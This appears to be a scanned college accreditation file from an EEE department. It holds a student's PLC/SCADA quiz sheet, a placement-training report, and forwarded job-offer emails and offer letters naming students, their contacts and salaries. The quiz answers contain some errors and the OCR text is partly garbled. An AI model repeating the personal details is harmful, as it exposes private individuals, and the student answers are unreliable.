(a) # This is a comment

(b) /* This is a comment */

(c) <!-- This is a comment -->

(d) // This is a comment

(1)

STUDENT'S NAME	ABHINAV-V
CLASS	SUBJECT
ROLL NO.	DATE 17/09/23

- 1Ans) Both a and b
- 2Ans) input scan.
- 3Ans) Relays
- 4Ans) FBD, ladder logic
- 5Ans) All of the above
- 6Ans) All of the above.
- 7Ans) electromechanical components.
- 8Ans) electrical devices.
- 9Ans) HMI
- 10Ans) Both a and b.
- 11Ans) Field sensors.
- 12Ans) Pressure Transmitter.
- 13Ans) control valve.
- 14Ans) power supply.
- 15Ans) Read only memory

65.5
100

Basix

SCADA :- supervisory control and data Acquisition

LVDT :- linear variable differential Transducer.

DCS :- Distributor control system.

RTD :- Resistance temperature Dedector.

SMPS :- Switching mode power supply.

1a.
Ans

Advantages:-

- * Industrial automation help to reduce the human involve in the job. As
- * And Also reduce the errors. in case of humans the chance of occurance of errors are more, by replacing humans with machines, help to reduce such errors.
- * Able to complete the work perfectly.
- * Automation help to make the process more accurate and speed.
- * Easy maintenance
- * Reliability is high
- * Able to reduce the workers in a company, so company doesnot want to afford more labours.
- * Frequent inspection is not required.



Disadvantage:-

* worker Displacement.


- * more workers will lose their job.
- * employment rate will decrease.
- * since in automation is handled by machines so if small error occurs entire work will be delayed.
- * higher capital investment.
- * higher unemployment rate.
- * frequent maintenance is required.

control system:-

- * distributor control system.
- * boundary system.



Assuming Robotic Arm works for 10sec



4a
Ans

Ladder Logic Diagram Programming

- In this language we use ladder logic.
- It has 2 vertical lines called power line and a horizontal line in between it is called Ring.
- The elements are placed in the ring.
- The inputs are connected to the power line to left side.
- Output are connected to the ring to the right side.

4b) Sinking and Sourcing

In case of sinking the positive side is connected to the supply and the negative terminal is taken as common.

if a constant output are commonly connected to the negative terminal is called sinking.

if a constant output are commonly connected to the positive terminal is called sourcing.

5 (a)
Ans) on Delay Timer:- when the input is ON the output will be activated. when on delay time is given the output will become deactivated after the delay second given to timer.

off Delay Timer:- when an off delay timer is given the output will be activated after the delay time is given to the timer once the input is start ON.

Single Pulse:-



when the input is on, output will be on for the given time and will turn off once the time exhausted.

Retentive timer:-

In case, there will be a cause when input is on for a given time, when the output will be deactivated for same time. and again it will be activated and process will be repeated.

Flashing Timer :-

when the input is activated, output will ~~blinking~~ blink for given time.





8a) Different types of input

- input
- switch
- push button
- sensor.

Different types of output.

- lamp
- motor
- control valve.

4d
Ans



IMPACT OF TRAINING ON PLC ,SCADA AND HMI

Objective

- To familiarize industrial automation tools like PLC, SCADA, HMI and recall various types of switches, relays, contactors and logic gates.
- To get a practical exposure in industry
- To enhance placement in Core industries

After attending Placement oriented industrial based **training on PLC ,SCADA and HMI** offered by WARTENS technologies ,Banglore

- many of the students got chance to attend placement interview offered by different companies
- Placement assistance will be continued for one year.
- Got 103 hours industrial oriented training certificate to all students.
- 4 of the students got placement in automation Company. Name and details of placed students through this training is as below.

Name of the student	Company name	Designation
Abhilash Joseph	Synergy Systems & Solutions,Banglore	Trainee Engineer
Aswanth Ramesh	Synergy Systems & Solutions,Chennai	Trainee Engineer
Joel Jacob	Industrial Automation Solutions ,Banglore	PLC programmer Trainee
Noyal	Industrial Automation Solutions ,Banglore	PLC programmer Trainee


LALY JAMES
MOD EEE, VJEG

List of students attended Placement

SL	Name	Locations
1	Aswanth Ramesh	bangalore, Chennai
2	Abhilash Joseph	bangalore, chennai
3	Ajith Saji	bangalore, chennai
4	Ajin Mathew Joseph	bangalore, chennai
5	Aswin K	bangalore, Chennai, Thiripur
6	john tomy	bangalore, chennai, thiripur
7	Aswin Suresh MS	bangalore, chennai
8	Muhammed Zijah TX	Bangalore, Chennai, Guntur, AP
9	Nakul Ganesh	Bangalore, chennai, Guntur, Thiripur
10	Akhil George	bangalore, Chennai, Guntur, thiripur
11	Dilna Maria Shibu	bangalore, Chennai
12	Gokul Ariyil	bangalore, Chennai, Guntur, thiripur
13	Joel M Jacob	bangalore, Chennai
14	Kiran joseph	bangalore, Chennai
15	Noyal jose	Bangalore, Chennai, Guntur, AP
16	Elttin Joy	Bangalore, Chennai, Guntur
17	Muhammed Hanan	bangalore, Chennai
18	Vishnu Sreekumar K M	bangalore, Chennai, Thiripur


LALY JAMES
 HOD EEE, VJEC

Subject: Interview Schedule - Bangalore
message

Abhilash Joseph <abhilashjoseph.993@gmail.com>
To: tintugeorge@vjec.ac.in

Wed, May 24, 2023 at 9:37 AM

----- Forwarded message -----

From: zaara ali <zaara_ali@s3india.com>
Date: Mon, 15 May, 2023, 12:35 pm
Subject: Interview Schedule - Bangalore
To: <narahari_sanjay@s3india.com>, <abhilashjoseph.993@gmail.com>
Cc: WARTENS TECHNOLOGIES <info@wartens.com>, <faraz_zaidi@s3india.com>, nayan_tirkey <nayan_tirkey@s3india.com>

Dear Sir,

As discussed, please find below the interview schedule for the following candidate and for reference his resume attached.

1. Mr. Abhilash Joseph - Post 10.00 AM on 16.5.2023

Location - Bangalore

Job Description

- Maintenance of RTUs.
- Maintenance of all SCADA related Hardware / Software in control room.
- Visit to various sites for preventive maintenance trips
- Attending to faults after office hours in case of emergency.
- Keeping track of faults, ensuring their timely rectification, and maintaining record of all faults along with action taken.
- Periodic reporting to head office and liaison with head office technical team for any assistance required in rectification of faults.
- Installation of software patches made available from head office.
- Maintaining spares at site
- Sending faulty spares to head office for rectification.
- Minor modifications in SCADA Software, PLC configuration / logics.
- Active participation in clearing of bills, completing necessary paperwork for the same.
- Commissioning of new RTU/PLC , integration of any additional equipment installed at site by the customer into the SCADA System.
- Providing training to the customer.

Job Specification

- B. tech –EEE & E&C , E&I (fresher)
- Completed course on PLC and SCADA



LALY J
VIMAL JYOTHI
ENGINEERING COLLEGE

Thanks & Regards

Zaara Ali

Assistant Manager - HR

(HR keeps Commitment)


Description: Description: Description: Description: cid:0.28889225360.1245579772226675234.174729fa5e4__inline__img__src
Synergy Systems & Solutions,
A-1526, Green Fields Colony,
Faridabad, Haryana - 121001,
India
Ph +91 129 2510502,3


Mobile: +91 8130671671


Fax +91 129 2510399
www.s3india.com



3 attachments

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 abhilash_resume (2).pdf
116K



Subject: Intent for Job Offer- Bangalore Location
messages

Abhilash Joseph <abhilashjoseph.993@gmail.com>
To: tintugeorge@vjec.ac.in

Wed, May 24, 2023 at 9:02 AM

----- Forwarded message -----

From: zaara ali <zaara_ali@s3india.com>

Date: Wed, 17 May, 2023, 12:44 pm

Subject: Intent for Job Offer- Bangalore Location

To: <abhilashjoseph.993@gmail.com>

Cc: nayan_tirkey <nayan_tirkey@s3india.com>, <faraz_zaidi@s3india.com>, gulam rian <gulamrian786@gmail.com>, <n_srivathsan@s3india.com>, WARTENS TECHNOLOGIES <info@wartens.com>

Mr. Abhilash,

Congratulations!!!

You have been selected as a "Trainee Engineer". Your initial joining location would be **Bangalore – Karnataka**, and you joining date will be **14-June-2023**.

For more details kindly contact **Mr. Gulam Rian – 8851675348,9034474895**.

First year Your Monthly Gross Salary will be **INR 17,000/-** + 3000/- accommodation allowances**.

Second year Your monthly Gross Salary will be **INR 20,000/-** + 3000/- accommodation allowances**.

** Employee contribution of PF and ESIC monthly will be applicable

Benefits – Performance Reward, Diwali Bonus (Post completion of 1st FY year), 10 Lacs of Accidental insurance, 3 Lacs of mediclaim and 25 Lacs of term life insurance

Following Documents required for joining

- Updated Resume
- Photograph-passport size
- Bank Details
- PAN card
- Adhaar Card Copy
- Vaccination certificate
- Current Address proof
- Copies of Education Qualification

You have to courier documents on the following address as discussed:

Synergy Systems & Solutions

A1526, Green Fields Colony,

Faridabad, Haryana – 121001

Contact Person- 8130671671

Also find enclosed following formats which you need to fill the required details in soft copy and mail us across:

> Joining Kit- Soft copy (with scan copy of your signature)

> One jpg image of your passport photo


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Cancelled Cheque of your bank- Signature (incase non personalized cheque) or copy of passbook first page (account details)

> PF statement file incase PF is getting deducted in current/last employment

> Covid Vaccination certificate

Please note for first week from the date of joining you will be getting a temporary accommodation from our side.

Thanks & Regards,

Thanks & Regards

Zaara Ali

Assistant Manager - HR

(HR Keeps Commitment)

Description: Description: cid:0.28869225360.1245579772226675234.174729fa5e4__inline__img__src
Synergy Systems & Solutions,
A-1526, Green Fields Colony,
Faridabad, Haryana - 121001,
India

+91 129 2510502,3

Mobile: +91 8130671671

www.s3india.com

9 attachments



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Code of Business Conduct.doc
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Form F.pdf
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Joining Kit final V3.doc
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NDA (2).docx
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PF form 2 (1).pdf
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intu George T <tintugeorge@vjec.ac.in>
o: Tinu Francis EEE <tinufrancis@vjec.ac.in>

Page 645 of 778
Wed, May 24, 2023 at 9:11 F

Page 28 of 60

Mrs. Titu George .SMIEEE
Associate Professor,
Department Of EEE,
VJMAL JYOTHI ENGINEERING COLLEGE
CHEMPERI PO.,KANNUR(DT),KERALA,INDIA.
ph:+919048166112

Vision of the EEE Department

To evolve as a centre of excellence, to train students in contemporary technologies, to meet the needs of global industry and to develop them into skilful engineers instilled with human values and professional ethics

Mission of the EEE Department

To produce competent and disciplined Electrical and Electronics Engineers through delivery of quality education to meet the ongoing global challenges in alignment with technical education system and society


9 attachments





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 Code of Business Conduct.doc
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 esic_form.pdf
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 Form F.pdf
56K

 Joining Kit final V3.doc
115K

 NDA (2).docx
25K

 PF form 2 (1).pdf
17K


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HOD EEE, VJEC

wd: Intent for Job Offer- Chennai Location
messages

swanth Ramesh <aswanthramesh21@gmail.com>
o: Tintu George T <tintugeorge@vjec.ac.in>

Wed, May 24, 2023 at 8:57 f

----- Forwarded message -----

From: zaara ali <zaara_ali@s3india.com>

Date: Tue, 23 May, 2023, 2:57 pm

Subject: Intent for Job Offer- Chennai Location

To: <aswanthramesh21@gmail.com>

Cc: <faraz_zaidi@s3india.com>, <info@wartens.com>, <n_srivathsan@s3india.com>, nayan_tirkey <nayan_tirkey@s3india.com>

Mr. Aswanth,

Congratulations!!!

You have been selected as a "Trainee Engineer". Your initial joining location would be Chennai - Tamilnadu, and you joining date will be before 15 June-2023.

For more details kindly contact Mr. N. Srivathsan - 9840769511.

First year Your Monthly Gross Salary will be INR 17,000/-** + 3000/- accommodation allowances.

Second year Your monthly Gross Salary will be INR 20,000/-** + 3000/- accommodation allowances.

** Employee contribution of PF and ESIC monthly will be applicable

Benefits - Performance Reward, Diwali Bonus (Post completion of 1st FY year), 10 Lacs of Accidental insurance, 3 Lacs of mediclaim and 25 Lacs of term life insurance

Following Documents required for joining

- Updated Resume
- Photograph-passport size
- Bank Details
- PAN card
- Adhaar Card Copy
- Vaccination certificate
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You have to courier documents on the following address as discussed:

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A1526, Green Fields Colony,
Faridabad, Haryana - 121001
Contact Person- 8130671671

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- > Joining Kit- Soft copy (with scan copy of your signature)
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HOD EEE, VJEC

Cancelled Cheque of your bank- Signature (incase non personalized cheque) or copy of passbook first page (account details)

> PF statement file incase PF is getting deducted in current/last employment

> Covid Vaccination certificate

Thanks & Regards,

Thanks & Regards

Zaara Ali

Assistant Manager - HR

(HR Keeps Commitment)

Description: Description: cid:0.28869225360.1245579772226675234.174729fa5e4__inline__img__src

Synergy Systems & Solutions,

A-1526, Green Fields Colony,

Faridabad, Haryana - 121001,

India

Ph +91 129 2510502,3

Mobile: +91 8130671671

www.s3india.com

2 attachments



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2K

From: George T <tintugeorge@vjec.ac.in>
To: Tinu Francis EEE <tinufrancis@vjec.ac.in>

Sun, Jun 11, 2023 at 11:24 F

[Quoted text hidden]

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Vision of the EEE Department

To evolve as a centre of excellence, to train students in contemporary technologies, to meet the needs of global industry and to develop them into skillful engineers imtilled with human values and professional ethics

Mission of the EEE Department

To produce competent and disciplined Electrical and Electronics Engineers through delivery of quality education to meet the ongoing global challenges in alignment with technical education system and society


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Industrial Automation Solutions
Maximize Productivity

Date: 10th June 2023

Location: Bangalore

PRIVATE AND CONFIDENTIAL

Employment Offer Letter and Terms and Conditions of Employment,

Dear Mr. Noyal Jose

We are pleased to offer you to do employment at SP Leak Test & Automation Pvt Ltd, as a **PLC Programmer Trainee**, at our Peenya, Bangalore office. Your work location will be Bangalore. You will be notified about the person you will be reporting to shortly after you have accepted this offer. Reporting lines and location are subject to change depending on business requirements.


If you accept this offer, your commencement date with us will be **05th July 2023**

• **Remuneration Package:**

1. Annual Compensation: You are being offered a total annual compensation of **Rs. 2,16,000 (CTC)** (Rupees: Two Lakh Sixteen Thousand Only). You will be on 1-year probation period. The details of the Annual Compensation being offered to you are as follows:


LALY JAMES
HOD EEE, VJEC

Industrial Automation Solutions No. C - 199, 4th Cross, 1st Stage, Peenya Industrial Area, Bangalore-560058, Tel: 080-43706587, E-mail: info@iasolutions.in, Web: www.iasolutions.in



Benefits: In addition to the annual cash compensation, you will be eligible for company sponsored India specific benefit programs such as gratuity, provident fund, medical insurance for the employee and his/her family and accident insurance for the employee. (Applicable for all depending upon the number of employees in the company).

Bonus program: In addition to the Total Annual Compensation as mentioned above, you also may be eligible for bonuses from time to time, as may be set forth in incentive compensation programs applicable to your position.

Other Terms:

Please read the following terms and contact us with any questions that you may have.

The overall CTC offered to you is **Rs. 18,000 per month.**


CTC - Allowances, Gratuity, Taxes, Insurance

*The CTC agreed upon by this contract will be inclusive of your PF, allowances, gratuity, insurance and any associated components. You will have the option to discuss the percentages of these components with the Company.

1. **Employment Agreement:** Once you accept this offer, you will be required to sign Employment agreement the format of which is attached to this Employment Letter. Your employment with the company will be on the terms of this Employment Letter and the Employment Agreement until the end of your Employment with the Company in accordance with the Employment Agreement.

2. **Working Hours:** The normal expected standard working hours are 9.00 am to 6.30 pm from Monday to Saturday. However, there may be occasions where you may be required to work beyond these hours and you are expected to cooperate accordingly. Your salary includes compensation for any such additional hours.

3. **Promotion and Salary Review:** You will be eligible to participate in the promotion and salary review (Increment) as per discussion in interview time.



4. **Taxation:** Your remuneration and benefits have been stated gross of tax. You will be responsible for all Indian salaries tax on your remuneration, allowance and benefits, where applicable. In the event that you have sources of income or expense outside of your employment with the Company, you are responsible for ensuring adherence to the tax laws on those matters as well.

5. **Travel, Assignments or Secondment:**

Expenses and Reimbursement

You will be reimbursed necessary and reasonable out-of-pocket expenses incurred by you as part of delivering your responsibilities subject to submission of bills/tickets or associated documents and approval of the same by the Company.

Travel


You may also be required to travel as part of your employment. You will be intimated ahead of time to give you sufficient time to prepare for this

- a. Within India: You are required to work on any project to which you are assigned, unless there is good reason not to do so.
- b. Outside India: While based in India you may be required to travel and stay to work on projects outside India.

6. **Termination Notice:**

(a) The Company may terminate your Employment for any of the following conduct on your behalf effective immediately upon written notice to your address on the Company's records:


- (I) Acts of fraud, dishonesty or misconduct involving moral turpitude;
- (ii) Commission or conviction of any, criminal offense



- (iii) Engagement in any activity that you know or should know could harm the business or reputation of the Company;
 - (iv) Material failure to adhere to the Company's corporate codes, policies or procedures;
 - (v) Continued failure to meet performance standards as determined by the Company over two consecutive performance review periods; SPLTA may also terminate your employment for reasons other than cause or for no reason, effective upon at least 6 months written notice or payment of the salary you are entitled to in lieu less any required deductions or withholdings as required by law.
 - (vi) A breach or threatened breach of any material provision of this Employment Offer Letter or the Employment Agreement if it is not cured to the Company's satisfaction within a reasonable period after the Company provides you with notice to your address on the Company's records of the breach; provided that no notice and cure period will be required if the breach cannot be cured;
 - (vii) Violation of any statutory, contractual, or common law duty or obligation to the Company, including without limitation the duty of loyalty.
- (b) The Company may also terminate your Employment for reasons other than those specified above or for no reason, effective upon a prior written notice of at least 3 months.
- (c) You agree to provide the Company with a prior written notice of at least 3 months of your resignation, which shall be effective at the end of the notice period unless agreed otherwise or the payment of 3 months' salary as compensation by you.
- (d) You're in 3-month notice period there is no sick leave or casual leave.

7. Leave:

- (a) In training period up to 6 month No sick leave or casual leave.
- (b) You are eligible for 1.25 paid leaves per month and 6 sick leaves per annum after completing 6-month training period.




(a) General

- For the purpose of calculating leave accounts, "year" shall mean the calendar year commencing on the first day of January and ending on the last day of December of the next year.
- Every employee in shops and establishments in Karnataka is entitled for annual leave with wages, calculated at the rate of one day for every twenty days' work performed by him
- Submission of medical certificates of sickness as well as fitness will be required in case of sick leave exceeding three days.
- An employee may take sick leave keeping the immediate supervisor informed. The day the employee reports back to work, leave records need to be updated
- Leave, other than maternity leave, cannot be claimed as a matter of right. Discretion is reserved with the authority empowered to sanction leave, to refuse or revoke leave at any time, depending on exigencies of the company's work.
- All leave must be applied for at least 2 days prior for approval to immediate manager, with the exception of sick leave, which may be intimated verbally and post facto approval sought upon resumption of work. In case of emergency type of leave they have to submit the leave application from within one day of their rejoin, otherwise that will be grant as unofficial leave and applicable as LOP (loss of pay)
- Leave records are being maintained on the common share. It will be the employee's responsibility to enter their leave for the month and keep the record updated.
- In case employees are found not maintaining regular leave records in system, by default the employee's leave balance at the end of the year will be assumed as zero.
- There is a provision at this time to carry forward any unused casual leave into the next year.

In case of termination on account of any of the above reasons you will only be entitled to earned and unpaid gross salary and accrued leave (if any) through the effective termination date.

8. Return of Property: Upon termination of employment, you will be required to return all property (including not limited to keys, records, notes, data, computer discs or tapes, memoranda, business cards, security passes, ID Card and equipment) which is held in your



possession, custody or under your control, belonging to or relating to business affairs of the Company


9. Acknowledgement: You acknowledge that you're joining the Company will not breach any agreement relating to Employment or the provision of services to which you are or have been a party.

10. Arbitration: Any dispute between you and SPLTA shall be resolved by arbitration in Bengaluru or any other mutually agreeable location in India. Arbitral dispute includes without limitation employment, employment termination claims and claims by you for employment discrimination, harassment, retaliation and wrongful termination.

The courts at Bengaluru or any court of competent jurisdiction in any other state will have jurisdiction over any proceedings relating to arbitration, and may enter judgment on any arbitration award rendered or grant judicial recognition of the award or an order of enforcement

The Company may amend or discontinue any of its plans, programs, policies and procedures at any time for any or no reason with or without notice to the extent permitted by law.

Mr. Noyal Jose we are excited about having you join us. On behalf of the SP Leak Test & Automation Pvt. Ltd. team, we hope you find these terms and conditions suitable. If you have any questions about the contents of this letter, please do not hesitate to contact with Ms. Parvathi In order to confirm your acceptance of this offer of Employment, please sign and return the copy of this Employment Offer Letter.



Industrial Automation Solutions
Maximize Productivity

Yours truly,

Authorized Signatory

Industrial Automation Solutions

I accept the offer and terms of Employment as detailed in this letter and the attached Employment Agreement,

Employee's Signature:

Date:

PLACE-BANGALORE

Date: 10.06.2023


To Whom it may concern

This letter is to confirm that Mr. Noyal Jose has been employed on full time with our company & is working as an PLC Programmer Trainee.


As per discussion his next 3 years salary details mentioned below.

1. 1st year salary – 18k CTC (No ESI / PF)
2. 2nd year salary – 21k CTC (No ESI / PF)
3. 3rd year salary – 25k CTC (No ESI / PF)

Yours's truly,



Authorized Signatory
Industrial Automation Solutions



Industrial Automation Solutions
Maximize Productivity

Date: 05th June 2023

Location: Bangalore

PRIVATE AND CONFIDENTIAL

Employment Offer Letter and Terms and Conditions of Employment,

Dear Mr. Joel M Jacob

We are pleased to offer you to do employment at SP Leak Test & Automation Pvt Ltd, as a **PLC Programmer Trainee**, at our Peenya, Bangalore office. Your work location will be Bangalore. You will be notified about the person you will be reporting to shortly after you have accepted this offer. Reporting lines and location are subject to change depending on business requirements.


If you accept this offer, your commencement date with us will be **01st July 2023**

• Remuneration Package:

1. **Annual Compensation:** You are being offered a total annual compensation of **Rs. 2,16,000 (CTC)** (Rupees: Two Lakh Sixteen Thousand Only). You will be on 1-year probation period. The details of the Annual Compensation being offered to you are as follows:


LALY JAMES
HOD EEE, VJEC

Industrial Automation Solutions No. C - 199, 4th Cross, 1st Stage, Peenya Industrial Area, Bangalore-560058, Tel: 080-43706587, E-mail: info@iasolutions.in, Web: www.iasolutions.in



Benefits: In addition to the annual cash compensation, you will be eligible for company sponsored India specific benefit programs such as gratuity, provident fund, medical insurance for the employee and his/her family and accident insurance for the employee. (Applicable for all depending upon the number of employees in the company).

Bonus program: In addition to the Total Annual Compensation as mentioned above, you also may be eligible for bonuses from time to time, as may be set forth in incentive compensation programs applicable to your position.

Other Terms:

Please read the following terms and contact us with any questions that you may have.

The overall CTC offered to you is **Rs. 18,000 per month.**

CTC - Allowances, Gratuity, Taxes, Insurance

*The CTC agreed upon by this contract will be inclusive of your PF, allowances, gratuity, insurance and any associated components. You will have the option to discuss the percentages of these components with the Company.

1. Employment Agreement: Once you accept this offer, you will be required to sign Employment agreement the format of which is attached to this Employment Letter. Your employment with the company will be on the terms of this Employment Letter and the Employment Agreement until the end of your Employment with the Company in accordance with the Employment Agreement.

2. Working Hours: The normal expected standard working hours are 9.00 am to 6.30 pm from Monday to Saturday. However, there may be occasions where you may be required to work beyond these hours and you are expected to cooperate accordingly. Your salary includes compensation for any such additional hours.

3. Promotion and Salary Review: You will be eligible to participate in the promotion and salary review (Increment) as per discussion in interview time.

4. **Taxation:** Your remuneration and benefits have been stated gross of tax. You will be responsible for all Indian salaries tax on your remuneration, allowance and benefits, where applicable. In the event that you have sources of income or expense outside of your employment with the Company, you are responsible for ensuring adherence to the tax laws on those matters as well.

5. **Travel, Assignments or Secondment:**

Expenses and Reimbursement

You will be reimbursed necessary and reasonable out-of-pocket expenses incurred by you as part of delivering your responsibilities subject to submission of bills/tickets or associated documents and approval of the same by the Company.

Travel

You may also be required to travel as part of your employment. You will be intimated ahead of time to give you sufficient time to prepare for this

- a. Within India: You are required to work on any project to which you are assigned, unless there is good reason not to do so.
- b. Outside India: While based in India you may be required to travel and stay to work on projects outside India.

6. **Termination Notice:**

(a) The Company may terminate your Employment for any of the following conduct on your behalf effective immediately upon written notice to your address on the Company's records:

- (I) Acts of fraud, dishonesty or misconduct involving moral turpitude;
- (ii) Commission or conviction of any, criminal offense



- (iii) Engagement in any activity that you know or should know could harm the business or reputation of the Company;
 - (iv) Material failure to adhere to the Company's corporate codes, policies or procedures;
